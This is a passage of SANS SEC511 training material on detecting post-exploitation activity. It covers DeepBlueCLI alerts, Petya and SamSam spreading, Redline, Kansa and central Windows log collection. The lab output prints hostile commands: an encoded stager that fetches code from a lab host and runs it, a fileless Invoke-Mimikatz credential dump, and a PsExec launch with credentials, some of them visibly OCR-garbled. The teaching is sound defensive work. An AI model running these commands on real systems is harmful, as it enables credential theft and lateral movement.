 - Followed by " > \\.\\.pipe\" (the extra "\" characters are escapes)
- [a-z]{6}
 - Followed by exactly 6 lowercase letters
- \$
 - End of line ("\$")

DeepBlue CLI: Base64 and/or Compressed Commands

- DeepBlueCLI attempts to automatically detect base64-encoded commands
 - And automatically decode them
- If the commands are also compressed (Metasploit-style) it will also uncompress them
- In both cases: It will then scan the normalized command for malicious regular expression matches

DeepBlue CLI: Base64 and/or Compressed Commands

Here's an example of a base64-encoded command (sent via the PowerSploit post-exploitation framework¹):

```
PS> cd C:\labs\DeepBlueCLI
```

```
PS> .\DeepBlue.ps1 .\evtx\powersploit-security.evtx
```

```

Date : 9/20/2016 7:15:54 PM
Log : Security
EventID : 4688
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
          500+ consecutive Base64 characters
          Base64 encoded and hidden PowerShell command
          Base64-encoded function
          Download via Net.WebClient DownloadString
          User-Agent set via command line

Command : powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAFkUwB8AEUAbQaUAE4ARQBUAC4AUwBFahiAdgB3JAEAMAZQBQAG8AaQBOAFQATQB8
AE4AYQBHAEUAcgBdAdoA0gBFafgAUAB1AEMAVAaxADAMABDAG8AbgBUAGkAbgB1AEUATAA9ACAAMA7ACQAVvBjAD0ATgB1AHcALQBPAgIASgB1AGM
AVAAGAFMwQBtAHQAZQBNAc4ATgBFafQALgBXAGUAQgBDAGwAaQBFaE4AVAA7ACQAdQ9ACcATQBVvAHOAaQ0sAgwAYQAvADUALgAwACAAKABXAGkAbg
BKAG8AdwzACAAAgBUACAAngAuADEAOWAgFccATwBXADYANAA7ACAABVByAGkAZAB1AG4AdAAvADcALgAwADsATABYAHYA0gAXADEALgAwACKIABSA
GkAAvB1AGCAARvB1AGMAavBvAcA0wAKAhcAYwAuAEgARQBBAEQAZQB5AHMALgBBAGQARAAoAcAVQBzAGUAcgAtAEAEZvB1AG4AdAAAnAcwAJAB1ACKA
OwAKAfcAQwAuAFaAcgBPAGhAeQAgAD0AIABbAFMAEQBzAFQAZQBtAC4ATgB1AFQALgBXAEUAQgBSAGUAcQB1AEUAlwB0AF0AgA6AEQAZQBmAGEAdQB
MAFQAVvB1AEIAUABSAG8AeAB5ADsAJABXAGMALgBQAFIATwB4AFKALgBDFAIARQBEAGUATgBUAEkAYQBMAHMAIAA9ACAAMwBTAFKAcwBUAEUAbQaUAE
4AZQB8AC4AQvByAGUARAB1AG4AdABJAEEAbABDAGEAYvBoAGUAQQA6ADoARAB1AGYAYQBVAEwAVABOAGUAVAB3AG8ACgBrAEAMAcgBFAEQAZQBvAFQAS
QBhAEwAcwA7ACQASwA9ACcAcwB5AHvAUgA0AFgAaABCAFcAbwB6AEsALgB4AC0ANgArdKAPgB3JAGkAcQ3AEQAOABgAEoATABuAGwAdwBwACcA0wAK
AEKAPQAwADsAwBDAEGAYQBSAFsAXQBdACQAgQ9AG9ACgAwBBDAGgAQ0BSAFsAXQBdACgAJAB3AGMALgBEAE8AdwBuAGwAbwBhAEQALwBUAHIASQB8AC
AKAAIAGAdAB0AHAA0gAvAC8AMQASADIALgAXADYA0AAUAEAOQAAC4AMQA0ADKAOgAAADA0AAwAC8AAQ0uAGQAZQB4AC4AYQ0zAMAATgPACkAKQ
B8ACUAEwAKAFALQBcAFgATwBSACQAAwB8ACQaaQrAcSAtJQAKAGsALgBMAGUAbgBnAHQaaABdAH0A0wB3AEUAWAAgACgAJABcAC0ASgBPAEKATgAnA
CcAKQAK=

Decoded : [SYStEm.NEt.SErVICePoINTMAaGEr]::EXPeCT100ConTInuE = 0; $wc=New-ObJecT SYStEm.NEt.WeBCLIEnt;$u="Moz11la/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"; $wc.HEADeRs.Add("User-Agent"; $u); $wc.PrOxy =
[SYStEm.NEt.WeBRequESt]::DefaulTWEBPRoxy;$wc.PRoxy.CREDeNTIAls = [SYStEm.NEt.CreDeNTIAlCache]::DefaulTNetWorkCREDen
TIAls;$K="sy|R4XhBwozK.x-6-9-Y1iq708"JlnlwV"; $I=0; [ChAr[]]$B=([ChAr[]])$B+([ChAr[]])($wc.D0wnloadSTRING("http://192.168.198.149:80
80/index.asp"))|}%[_-BX0R$K[$I+%%$K.Length]]; IEX ($B-J0Iw")
  
```

Reference

[1] GitHub – PowerShellMafia/PowerSploit: PowerSploit – A PowerShell Post-Exploitation Framework, <https://sec511.com/bs>

Use Case: Petya

In cases where the SMB exploit fails, Petya tries to spread using PsExec under local user accounts. (PsExec is a command-line tool that allows users to run processes on remote systems.) It also runs a modified mimikatz LSAdump tool that finds all available user credentials in memory.

It attempts to run the Windows Management Instrumentation Command-line (WMIC) to deploy and execute the payload on each known host with relevant credentials. (WMIC is a scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through it.)¹

Use Case: Petya

We discussed NotPetya previously during Security 511. That malware was based on Petya (discussed above).

The Register discusses the differences between Petya and NotPetya:

The malware, dubbed NotPetya because it masquerades as the Petya ransomware, exploded across the world on Tuesday, taking out businesses from shipping ports and supermarkets to ad agencies and law firms. Once inside a corporate network, this well-oiled destructive program worms its way from computer to computer, trashing the infected machines' filesystems.

Although it demands about \$300 in Bitcoin to unscramble the hostage data, the mechanisms put in place to collect this money from victims in exchange for decryption keys quickly disintegrated. Despite the slick programming behind the fast-spreading malware, little effort or thought was put into pocketing the loot, it appears.

"The superficial resemblance to Petya is only skin deep," noted computer security veteran The Grugg. "Although there is significant code sharing, the real Petya was a criminal enterprise for making money. This [latest malware] is definitely not designed to make money. This is designed to spread fast and cause damage, with a plausibly deniable cover of ransomware."²

References:

- [1] Deconstructing Petya: How It Spreads and How to Fight Back – Naked Security, <https://sec511.com/bt>
- [2] Everything You Need to Know about the Petya, er, NotPetya Nasty Trashing PCs Worldwide • The Register, <https://sec511.com/bu>

Use Case: SamSam Spreading via WMI and PsExec


After the threat actors establish a foothold within a network segment, they can enumerate hosts and users on the network via native Windows commands such as `NET.EXE`. The attackers utilize malicious PowerShell scripts to load the Mimikatz credential harvesting utility, allowing them to obtain access to privileged accounts. By moving laterally and dumping additional credentials, attackers can eventually obtain Active Directory domain administrator or highly privileged service accounts.

Given these credentials, attackers can infect domain controllers, destroy backups, and proceed to automatically target and encrypt a broader set of endpoints. The threat actors deploy and run the malware using a batch script and WMI or PsExec utilities.¹

Use Case: SamSam Spreading via WMI and PsExec

SamSam was a strain of ransomware that greatly impacted the city of Atlanta. Much like Petya and NotPetya, it also spreads via WMI and PsExec (and RDP).

Barkly has a great attack diagram of SamSam:²



References:

- [1] Tanium – SamSam Ransomware: How Tanium Can Help, <https://sec511.com/bv>
 [2] What Makes SamSam, the Ransomware that Crippled Atlanta, So Different, <https://sec511.com/bw>

Test PowerShell Command

- The test command is the PowerSploit Invoke-Mimikatz command, typically loaded via NetWebClient DownloadString
 - IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds¹

```

Windows PowerShell
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit

Command : powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');
          Invoke-Mimikatz -DumpCreds"

Decoded :

PS C:\labs\DeepBlueCLI>

```

Test PowerShell Command

The example shown above is an example of "fileless" Mimikatz. There is no executable (EXE) file for antivirus to scan. Nothing is saved to the disk. The Invoke-Mimikatz PowerShell script is downloaded via PowerShell's Net.WebClient DownloadString, and run on the fly (without being saved to disk).

The screenshot above was created with the following command:

```

PS> cd C:\labs\DeepBlueCLI
PS> .\DeepBlue.ps1 .\evtx\powersploit-system.evtx

```

Reference

[1] GitHub – PowerSploit/PowerSploit: PowerSploit – A PowerShell Post-Exploitation Framework, <https://sec511.com/bx>

Use Case: DeepBlueCLI vs. PowerShell via WMI and PsExec

```

Date       : 9/18/2017 3:09:46 PM
Log        : Security
EventID    : 4688
Message    : Suspicious Command Line
Results    : Download via Net.WebClient DownloadString
              Command referencing Mimikatz
              Powersploit Invoke-Mimikatz.ps1
              Use of Powersploit
              PowerShell launched via PsExec: C:\Windows\PSEXESVC.exe

Command    : "powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
Decoded    :

Date       : 9/18/2017 3:05:31 PM
Log        : Security
EventID    : 4688
Message    : Suspicious Command Line
Results    : 500+ consecutive Base64 characters
              PowerShell launched via WMI: C:\Windows\System32\wbem\wmiPrvSE.exe
              Base64-encoded function
              Download via Net.WebClient DownloadString
              Command referencing Mimikatz
              Powersploit Invoke-Mimikatz.ps1
              Use of Powersploit

Command    : powershell.exe -EncodedCommand SQBFaFgAIAA0AE4AZQ83AC0ATwBiAGoAZQ8jAHQATABOAGUADAAuAFCAZQ8iAEMA
              GCAaQ80ACgAdQBIAHUAcwBIAHTIAYwBvAG4AdAB1AG4AdAAuAGMABwBTAC8AbQ8RHAHQAdABPAGYAZQ8ZAHQAYQ80AGKAbwBU
              gB2AG8AawB1AC0ATQ8pAG0AaQ8rAGEAdAB6AC4ACABZADEAJwApADsAIABJAG4AdgBvAGsAZQAtAE0AaQ8tAGKAAwBhAHQA
              C8ACAB3AG4AZQ8kAC8AbQ8pAG0AaQ8uAHQAEAB0AA==
Decoded    : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
              //192.168.198.223/c/pwned/mimi.txt
  
```

Use Case: DeepBlueCLI vs. PowerShell via WMI and PsExec

The screenshot above shows detection of our example Invoke-Mimikatz PowerShell command via both PsExec and WMI.

Here is the PsExec command used to launch Invoke-Mimikatz. The "-h" flag tells PsExec to disable UAC on the remote command:

```

Administrator: Windows PowerShell
PS C:\Users\IEUser> psexec \\192.168.198.233 -h -u student -p Security511 powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## \ / ## " * * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####. with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 8552827 (00000000:0082817b)
Session           : Interactive from 0
User Name         : student
Domain           : SEC511
Logon Server      : SEC511
Logon Time        : 9/18/2017 3:13:19 PM
SID               : S-1-5-21-1552841522-3835366585-4197357653-1001
  
```

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
- 17. Post-Intrusion Detection**
18. Exercise: Persistence and Pivoting

Course Roadmap

Let's apply what we learned in the previous section and detect malware via Windows registry keys.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Post-Intrusion Detection

- Prefer to prevent compromise, but detecting a compromise while occurring would be a big win too
- Focusing on adversary post-exploitation activities proves successful
 - Persistence
 - C2
 - Pivoting
- Though suitably positioned, most traditional HIDS/HIPS tools lackluster for detecting these types of activities
- Additional tools, not classically considered HIDS/HIPS, can be a boon on this front that we will explore soon in an exercise

Post-Intrusion Detection

Though all would prefer to catch adversaries prior to compromise, detecting adversaries at any time before third-party notification of a breach would count as a win. For the majority of organizations, this would also represent a significant change.

While we are starting to see some movement on this front, most of the security products are still overtly focused on preventing initial compromise rather than facilitating detection of an eventual compromise. HIDS/HIPS offerings, by virtue of where they are installed, are suitably positioned to help us uncover key post-exploitation activities such as persistence, C2, and pivoting. However, many of them still seem rather poor on these fronts, nonetheless.

Some additional tools beyond classic HIDS/HIPS could potentially help fill this gap for us.

Memory Analysis

- “**Malware can hide, but it must run,**” tagline for SANS Memory Forensics (FOR526) class¹
- To achieve persistence, C2, or pivoting, malware must execute, and will, by necessity, show up in running memory
- Dumping and analyzing memory from a system can expose adversary behaviors otherwise obscured or seemingly innocuous
- Memory analysis can expose
 - Running processes
 - Injected code (DLL injection)
 - Network connection details
 - Much more
- Full memory captures can allow for extraction of binaries executed even if they no longer exist on the hard disk
 - Allows subjecting code to threat intelligence, dynamic, or static analysis

Memory Analysis

In the forensics world, there has been a significant surge in emphasis on memory forensics and analysis. As malware and adversaries continue to get more sophisticated, they will, no doubt, increasingly attempt to remain undetected. While in many organizations this seems to pose little problem, we have seen modern malware that includes sophisticated techniques to avoid even advanced prevention and detection capabilities. The tagline of the SANS Memory Forensics class (FOR526) is “Malware can hide, but it must run.”¹ Any time malware executes, there will necessarily be traces in memory, regardless of how stealthy the adversary attempts to be. Naturally, to persist, communicate over C2, or pivot, the malware must run.

Memory analysis capabilities have increased dramatically over the years. Though there are even several well-maintained free memory analysis tools, this space requires constant updates to be able to analyze captures from the ever-changing memory artifacts associated by systems and applications. Some key artifacts available for discovery via memory analysis include running processes, injected code such as injected DLLs, network connections, passwords, and much more. Further, if a full memory capture exists, then the analyst can potentially carve out suspect binaries. These binaries can then be submitted to public threat intelligence sources. Skilled analysts can perform further dynamic or static analysis of the code using automated tools or by hand.

Reference

[1] Memory Forensics Training In-Depth | SANS FOR526, <https://sec511.com/8i>

Redline

- Free and easy-to-use memory analysis tool from Mandiant/FireEye
 - Integration with IOCs to ease looking for known campaigns
- Includes a small hash whitelist of known good files
 - Larger set available for download
 - Supports addition of custom whitelist hashes
- Timelines are a key focus of Redline reports
- Provides a GUI for reviewing the details of the analysis
 - Mandiant's open source Python-based AuditParser can be used to convert the binary .mans files to tab-delimited text files for command-line parsing
- Though primarily considered a memory analysis tool, Redline also reports additional registry and file-based information

Redline

First and foremost, Redline is considered a memory analysis tool.¹ Under the hood, Mandiant's Memoryze is used for the acquisition of a memory image. Many alternatives exist for performing memory analysis, and especially acquisition. Redline, however, is consistently updated, free, and easy to use. The last element especially can be a boon for analysts. Memory forensics/analysis is an advanced capability that requires significant expertise to perform well. Redline lowers the bar considerably to allow for those less well-versed in the details of memory analysis to still achieve benefits.

Beyond the basic memory analysis capabilities already discussed, some features of Redline warrant additional discussion. Redline allows for the analyst to supply a file that contains hashes of known good files to be included to reduce the likelihood of false positives in the Redline output. Custom hashes can be supplied, but Redline comes with a limited set of hashes built in, and also allows for downloading a file that includes many more.² For those familiar with Mandiant, it will come as no surprise that Redline can leverage IOCs to help guide the analysis. Obviously, this is particularly useful if part of your organization's standard security operations includes creating IOCs for incidents or malicious campaigns.

From an analytic standpoint, Redline emphasizes a timeline-based approach to investigation, which is commonly associated with forensics and incident response. This approach can help identify the cause of changes being experienced or logged elsewhere.

The Redline GUI is typically used for reviewing the results, but Mandiant has made available an open-source Python-based tool called AuditParser to convert the .mans binary file format to a collection of simple text files that can be parsed from the command line.³

References

[1] Redline | Free Security Software | FireEye, <https://sec511.com/8w>

[2] Ibid.

[3] GitHub – mandiant/AuditParser: AuditParser, <https://sec511.com/77>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Kansa—Go Big/Wide or Go Home

Memory analysis can be an incredible way to discover even the subtler adversaries

- However, analyzing memory of individual systems scales poorly

Kansa by Dave Hull (@davehull)

- Open source PowerShell-based IR framework
- Collectors use PS Remoting to pull from many systems at once
- Analysis scripts can highlight items of interest in resultant large datasets, which proves incredibly effective for hunt teaming
 - Leverages what Dave refers to as stack ranking (long tail analysis in SEC511) building upon his Get-StakRank PS script

Kansa pay dirt: Finding the outliers across many Windows systems (e.g., uncommon services, listening ports, processes, DNS cache entries)

Kansa—Go Big/Wide or Go Home

One of the key challenges associated with memory analysis is scalability. Memory acquisition is time-consuming and, for full captures, is a significant volume of data. That is just on the acquisition side. Analyzing the acquired memory image is also time-consuming. Scaling this across an enterprise becomes very challenging and/or expensive. To scale memory analysis typically implies enterprise Forensic/IR software be installed on each endpoint as an agent, and still would typically require ad hoc acquisitions to be performed. For these reasons, memory analysis is typically performed after there is sufficient reason to warrant this level of investigation. While intentional detailed analyses will still be performed, how might we gain detailed intelligence at scale to help find those items that our blacklisting-oriented tools fail to uncover?

An open source project from Dave Hull, Kansa, provides an interesting potential solution to this problem of IR-style intelligence at scale. Kansa is a PowerShell-based IR framework.¹ PowerShell remoting allows us to execute Kansa against remote Windows systems with sufficient privileges to capture detailed information key to many investigations. It also enables us to pull this information from a large number of systems. Much additional information about both usage and use cases of Kansa can be found at Dave's blog.² Though the tool is presented as being focused on IR, the capabilities can be leveraged for significant gain on the hunt team front. Later additions to the tool really honed the hunt team aspects of the tool by including analysis scripts that parse the results of the collectors in meaningful ways.

Dave leverages what he refers to as stack ranking, which we call long tail analysis in SEC511, to mine collected data for potentially actionable items based on frequency analysis. The analysis scripts build

upon his Get-StakRank PowerShell script to perform frequency analysis against delimited text file output.³ The classic example of using this analytic approach to lead to a significant finding is through considering Windows services.

Adversaries want to persist. A common means of doing so is through the creation (or even co-opting) of a service. Services are normal. Creation of new services can be normal and legitimate. Investigating every service creation or change to an existing service, while important, might be easily overlooked, and would frequently mean analyzing legitimate services. Stack ranking, or performing long tail analysis, of services can quickly yield items warranting investigation by highlighting those infrequently occurring service names or even a combination of service names, path to executable, and even hash of executable. Outliers that look innocuous by having an expected filename or reusing a common service name would easily surface under this type of scrutiny. This and many similar analyses can be performed rapidly, and repeatedly, by leveraging Kansa.

References

- [1] GitHub – davehull/Kansa: A Powershell incident response framework, <https://sec511.com/76>
- [2] trustedsignal – blog: Kansa, <https://sec511.com/8b>
- [3] GitHub – davehull/Get-StakRank: A Powershell script for frequency analysis of separated values data files. <https://sec511.com/75>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

Let's apply what we learned in the previous section and detect malware via Windows registry keys.

Day 5: Punch List/Action Items

- Assess your patching success. Do not rest until you are routinely above 99% compliance.
- Log DNS requests and resolution. Look for long requests and responses.
- Track changes to critical devices
- Monitor the most critical Windows events:
 - Service creation
 - User creation
- Perform long tail analysis on registry startup keys

Day 5 Punch List/Action Items

Assess your patching success. Do not rest until you are routinely above 99% compliance. Work to increase your patch deployment speed.

Log DNS requests and resolution. Look for long requests and responses. Your course VM contains the `/usr/local/bin/long-dns-query` script, which may prove helpful.

Track changes to critical devices: Cisco routers are a great place to start.

Monitor the most critical Windows events, including service creation, user creation, and users added to groups, such as local administrator.

Perform long tail analysis on registry startup keys and other areas where software launches on system startup.



Exercise 5.4: Persistence and Pivoting

SEC511.5 Workbook: Persistence and Pivoting

Please go to Exercise 5.4 in the 511 Workbook.



NETWARS

Immersive Cyber Challenges



SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

See Appendix C in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

Note: As indicated by the icon, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students need to connect to the SEC511A VPN to complete this lab.

Thank You!

- That wraps up Security 511.5
- Next: Security 511.6: Design/Detect/Defend Capstone

Thank You!

That wraps up SANS Security 511.5. Next up: 511.6: Design/Detect/Defend Capstone!

SANS

Appendix: Centralize Windows Event Logs MBSA

Seth Misenaar (GSE #28) & Eric Conrad (GSE #13)

Appendix: Centralize Windows Event Logs MBSA

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Configuring Centralized Windows Event Log Collection

- Next, we discuss how to configure centralized Windows Event Log collection
- This is straightforward in a Windows Active Directory environment
- Leverages built-in functionality
 - No additional software required to install and/or purchase

Configuring Centralized Windows Event Log Collection

Let's centralize our Windows event logs!

NSA's (previously mentioned) *Spotting the Adversary with Windows Event Log Monitoring* (version 2) includes a great overview of these steps.

Reference

Spotting the Adversary with Windows Event Log Monitoring, <https://sec511.com/y>

Collectors and Sources

There are two types of systems in a centralized Windows event log environment

- Collector: Central system that collects logs
- Sources: Systems that send logs to the collector

It is best to use a dedicated system as a collector

- Small-to-midsized organizations may use an AD controller as a collector

Collectors and Sources

To centralize Windows event logs, you must configure collector and source systems.


Event collection allows administrators to get events from remote computers and store them in a local event log on the collector computer. The destination log path for the events is a property of the subscription. All data in the forwarded event is saved in the collector computer event log (none of the information is lost). Additional information related to the event forwarding is also added to the event.¹

Reference

[1] Windows Event Collector (Windows), <https://sec511.com/9y>

Configuring Centralized Logging (1)

- Go to Server Manager -> Features -> Group Policy Management -> Forest -> Domains -> <Domain>
- Right-click the domain and "Create a GPO in this domain, and Link it here..."



Configuring Centralized Logging (1)




To begin configuring centralized logging,

- Go to Server Manager -> Features -> Group Policy Management -> Forest -> Domains -> <Domain>
- Right-click the domain and "Create a GPO in this domain, and Link it here..."

These directions apply to Windows Server 2008. Windows 2012 follows a similar process. For more details, see <https://sec511.com/af>.

Configuring Centralized Logging (2)

- Create two GPOs: Collectors and sources
- Ensure the collectors' GPO is both Enforced and Link Enabled




Configuring Centralized Logging (2)

Here, we created two GPOs (Group Policy Objects): Collectors and sources. Both the sources and collectors' GPO is Enforced and Link Enabled.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Create Two Groups

- Go to Server Manager -> Roles -> Active Directory Domain Services -> Active Directory Users and Computers -> [domain] -> New
- Choose Group
- Name one group Collectors
- Name the second group Sources




Create Two Groups

Create two groups:

- Go to Server Manager -> Roles -> Active Directory Domain Services -> Active Directory Users and Computers -> [domain] -> New
- Choose Group
- Name one group Collectors
- Name the second group Sources

Add Computers to Groups

- Add the source computer or groups to the Sources group
- Add the Collector computer to the Collectors group




Add Computers to Groups

Now, add each source computer to the Sources group.

You may use pre-existing Active Directory groups to simplify this process, create a new group (as we did in this example, called “Sources”), or add individual computers.

